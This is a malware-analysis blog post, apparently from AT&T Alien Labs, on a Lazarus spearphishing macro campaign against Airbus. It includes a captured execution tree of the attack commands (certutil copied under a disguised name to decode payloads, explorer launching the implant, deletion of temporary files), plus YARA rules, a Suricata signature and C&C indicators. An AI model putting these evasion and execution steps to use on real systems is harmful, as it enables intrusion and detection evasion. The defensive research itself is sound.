
In early June, a month after the first document of this campaign was observed, a new document was identified targeting Airbus. This time, the C&C communications were very similar to the previous iteration of the document; however, the execution and injection processes were different.

This document continues utilizing and masquerading Certutil, but the copy command had the minor addition of another asterisk to reduce the detection risk: *%systemroot%\system32\*ertut*.exe*. In addition to Certutil, the legitimate explorer executable is copied to the *C:\Drivers* folder through a similar method *%systemroot%\exp*.exe*. As previously mentioned, these files will be copied and renamed to avoid EDR signature-based detections, but this time the destination filenames were carefully chosen. If alphabetically ordered, the first two files will correspond to legitimate software, followed by the malicious files, which could mislead investigators on their first peak on the *C:\Drivers* folder.

This Macro contains three files encoded with base64 which are copied to disk and decoded during execution:

- The first .tmp file will become a .lnk file after decoding. This lnk file is executed with Explorer and performs the next decoding.
- The second tmp file is concatenated (linked) with a third one, from the next-stage payload after decoding.

After the actions, the Macro executes the mentioned payload with an updated technique. The attackers are no longer using Mavinject, but directly executing the payload with explorer.exe, significantly modifying the resulting execution tree as seen in Figure 10. Once the payload has been executed, the Macro waits for three seconds before creating of an .inf file in the same folder. Whether it was successfully executed or not, the Macro will proceed to send the beacon to the C&C with the execution status and delete all the temporary files, attempting to clean their tracks. The only files left in C:\Drivers\ at this point are the payload and the .inf file.



```
▼ explorer.exe  C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
  ▼ cmd.exe  "C:\Windows\System32\cmd.exe" /c start /b C:\Drivers\DriverCheckTY.exe -decode c:\Drivers\DriverC...  Hash: DB06C3534964E3FC79D2763144BA53742D7FA250CA336F4A0FE724B75AAFF386
      DriverCheckTY.exe  C:\Drivers\DriverCheckTY.exe -decode c:\Drivers\DriverCFHD.tmp c:\Drivers\DriverCacheSH.exe  Hash: 589229E2BD93100049909EDF9825DCE24FF963A0C465D969027DB34E2EB878B4
    DriverCacheSH.exe  C:\Drivers\DriverCacheSH.exe /update  Hash: 1690CE43530ACF725F33AA30F715855D226D63276557D0E33FBCAF9B5FF9B84C
▼ WINWORD.EXE  Sample
    cmd.exe  "C:\Windows\System32\cmd.exe" /c md c:\Drivers  Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
    cmd.exe  "C:\Windows\System32\cmd.exe" /c copy /b C:\Windows\system32\*ertut*.exe c:\Drivers\DriverCheckTY...  Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
    cmd.exe  "C:\Windows\System32\cmd.exe" /c copy /b c:\Drivers\DriverGFD.tmp+c:\Drivers\DriverGFZCoin.tmp c:...  Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
  ▼ cmd.exe  "C:\Windows\System32\cmd.exe" /c c:\Drivers\DriverCheckTY.exe -decode c:\Drivers\DriverGK.tmp c:\...  Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
      DriverCheckTY.exe  c:\Drivers\DriverCheckTY.exe -decode c:\Drivers\DriverGK.tmp c:\Drivers\DriverGK.lnk  Hash: 589229E2BD93100049909EDF9825DCE24FF963A0C465D969027DB34E2EB878B4
    cmd.exe  "C:\Windows\System32\cmd.exe" /c copy /b C:\Windows\exp*.exe c:\Drivers\DriverCh.exe  Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
  ▼ cmd.exe  "C:\Windows\System32\cmd.exe" /c c:\Drivers\DriverCh.exe c:\Drivers\DriverGK.lnk  Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
      DriverCh.exe  c:\Drivers\DriverCh.exe c:\Drivers\DriverGK.lnk  Hash: 6A671B92A69755DE6FD063FCBE4BA926D83B49F78C42DBAEED8CDB6BBC57576A
  ▼ cmd.exe  "C:\Windows\System32\cmd.exe" /c explorer.exe /root,"c:\Drivers\DriverCacheSH.exe"  Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
      explorer.exe  explorer.exe /root,"c:\Drivers\DriverCacheSH.exe"  Hash: 0A8CE026714E03E72C619307BD598ADD5F9B639CFD91437CB8D9C847BF9F6894
    cmd.exe  "C:\Windows\System32\cmd.exe" /c del c:\Drivers\DriverCFHD.tmp & del c:\Drivers\DriverCheckTY.exe...  Hash: 17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE
    MSOSYNC.EXE  "C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe"  Hash: 3628E3BAEEDB72D4A4C2CF139E2B178CCB1B30A77D4E0FB23A30C5F1C0EF58F4
    MSOSYNC.EXE  "C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe"  Hash: 3628E3BAEEDB72D4A4C2CF139E2B178CCB1B30A77D4E0FB23A30C5F1C0EF58F4
▼ explorer.exe  C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
    DriverCacheSH.exe  "C:\Drivers\DriverCacheSH.exe"  Hash: 1690CE43530ACF725F33AA30F715855D226D63276557D0E33FBCAF9B5FF9B84C
```

Figure 7: Malicious Document execution tree, as captured by AT&T Alien Labs.

The new C&C shopweblive[.]com follows the same pattern and characteristics of the one used in the second iteration.

Conclusion

The reported activity remains in line with the Lazarus' past campaigns and is not expected to be the last. Attack lures, potentially targeting engineering professionals in government organizations, showcase the importance of tracking Lazarus and their evolution. We continue to see Lazarus using the same tactic, techniques, and procedures that we have observed in the past, such as using Microsoft Office documents that download remote templates, Microsoft Office Macros, and compromised third party infrastructure to host the payloads and proxy C&C traffic through. AT&T Alien Labs will continue to monitor and report on any noteworthy changes.

Detection Methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES
2033135: ET TROJAN Observed Lazarus Maldoc CnC Domain (shopweblive .com in TLS SNI)

TDR / MTDR CORRELATION RULES
Malicious activity detected after Certutil.exe file decoding
Windows renamed binary
Suspicious Process Created by Microsoft Office Application
Windows MavInject DLL Injection

YARA RULES

```
rule LazarusCampaign_MacroDoc_Jun2021 : WindowsMalware {

   meta:

      author = "AlienLabs"

      description = "Detects Lazarus campaign macro document Jun2021."

      reference =
"https://otx.alienvault.com/pulse/294acafed42c6a4f546486636b4859c074e53d74be049df99932804be048f42c"

      SHA256 = "294acafed42c6a4f546486636b4859c074e53d74be049df99932804be048f42c"


   strings:


      $a1 = "ZSBydW4gaW4gRE9TIG1vZGUuDQ0KJA" ascii //run in DOS mode. - base64 encoded

      $a2 = "c:\\Drivers"

      $a3 = "AAAAAAAAAA=" ascii // base64 content

      $a4 = "CreateObject(\"Scripting.FileSystemObject\").CreateTextFile"

      $a5 = "cmd /c copy"

      $a6 = {73 79 73 74 65 6d 33 32 5c 2a 65 72 74 75 74 2a 2e 65 78 65} // system32\*ertut*.exe

      $a7 = {25 73 79 73 74 65 6d 72 6f 6f 74 25 5c 65 78 70 2a 2e 65 78 65} // %systemroot%\exp*.exe

      $a8 = "sleep 1000"

      $a9 = "cmd /c explorer.exe /root"

      $a10 = "-decode "

      $b = "tAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v" ascii //This program cannot - base64 encoded
```

```
    condition:
      uint16(0) == 0xCFD0 and
        filesize < 2000KB and
        $b and
        5 of ($a*)
}
```

```
rule LazarusCampaign_Payload_Jun2021 : WindowsMalware {

   meta:

      author = "AlienLabs"

      description = "Detects Lazarus campaign downloader Jun2021."

      reference =
"https://otx.alienvault.com/pulse/294acafed42c6a4f546486636b4859c074e53d74be049df99932804be048f42c"

      SHA256 = "f5563f0e63d9deed90b683a15ebd2a1fda6b72987742afb40a1202ddb9e867d0"


   strings:


      $a1 = "Office ClickToRun" wide ascii

      $a2 = "C:\\Drivers\\"


    condition:


      uint16(0) == 0x5A4D and all of them

}
```

Associated indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION

SHA256	e6dff9a5f74fff3a95e2dcb48b81b05af5cf5be73823d56c10eee80c8f17c845	Malicious Rheinmetall Document 1
SHA256	ffec6e6d4e314f64f5d31c62024252abde7f77acdd63991cb16923ff17828885	Malicious Rheinmetall Document 2
SHA256	8e1746829851d28c555c143ce62283bc011bbd2acfa60909566339118c9c5c97	Malicious GM Document
SHA256	294acafed42c6a4f546486636b4859c074e53d74be049df99932804be048f42c	Malicious Airbus Document
SHA256	65f7211c3d7fde25154b4226a7bef0712579e0093020510f6a4bb4912a674695	Malicious Rheinmetall Document 3
SHA256	ebd6663d1df8228684a0b2146b68ce10169fc41c5e91c443fdf6f844f5ffeb62	Malicious Rheinmetall Document 4
SHA256	97515b70184f4553e5ae6b51d06a148b30d0a6632c077b98ad320e3c27cfd96f	Malicious Rheinmetall Document 5
DOMAIN	shopweblive[.]com	Airbus CnC domain
URL	shopweblive[.]com/image_slider.png	CnC beacon
URL	shopweblive[.]com/airbus_job_vacancies.doc	CnC beacon
URL	shopweblive[.]com/airbus_job_vacancie.doc	CnC beacon
URL	shopweblive[.]com/airbus_job_vacancy.doc	CnC beacon


DOMAIN	allgraphicart[.]com	GM CnC domain
URL	allgraphicart[.]com/general_motors_car.doc	CnC beacon
URL	allgraphicart[.]com/general_motors_car.docx	CnC beacon
URL	allgraphicart[.]com/general_motors_car.rtf	CnC beacon
URL	allgraphicart[.]com/logo.png	CnC beacon
SHA256	f5563f0e63d9deed90b683a15ebd2a1fda6b72987742afb40a1202ddb9e867d0	Payload
SHA256	3b33b0739107411b978c3cbafb312a44b7488bd7adabae3e7b02059240b6dc83	Payload
SHA256	f53d4b3eb76851e88c6f30f1ecc67796bbd6678b8e2e9bc0a8f2582c42a467c6	Payload
SHA256	9362425ae690b5bf74782eafe959195f25ac8bad370794efd4a08048141efb32	Payload
SHA256	5c206b4dc2d3a25205176da9a1129c9f814c030a7bac245e3aaf7dd5d3ca4fbe	Payload
SHA256	1690ce43530acf725f33aa30f715855d226d63276557d0e33fbcaf9b5ff9b84c	Payload
URL	wicall[.]ir/logo.png	CnC beacon

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0001: Initial Access
  T1566: Phishing
  T1566.001: Spearphishing Attachment
- TA0002: Execution
  - T1204: User Execution
    T1204.002: Malicious File
  - T1059: Command and Scripting Interpreter
- TA0005: Defense Evasion
  - T1140: Deobfuscate/Decode Files or Information
  - T1036: Masquerading
    T1036.003: Rename System Utilities
- TA0011: Command and Control
  T1132: Data Encoding

About the Author: Fernando Martinez



Fernando Martinez is a Security Researcher working in AT&T Alien Labs team. Passionate about Security, running and coffee. Telecommunication Engineer, prior to working in Alien Labs, Fernando worked in Digital Forensics and Incident Response.

Read more posts from Fernando Martinez ›

TAGS: malware research, yara, otx, alien labs, otx pulse, open threat exchange, lazarus, malicious documents, analysis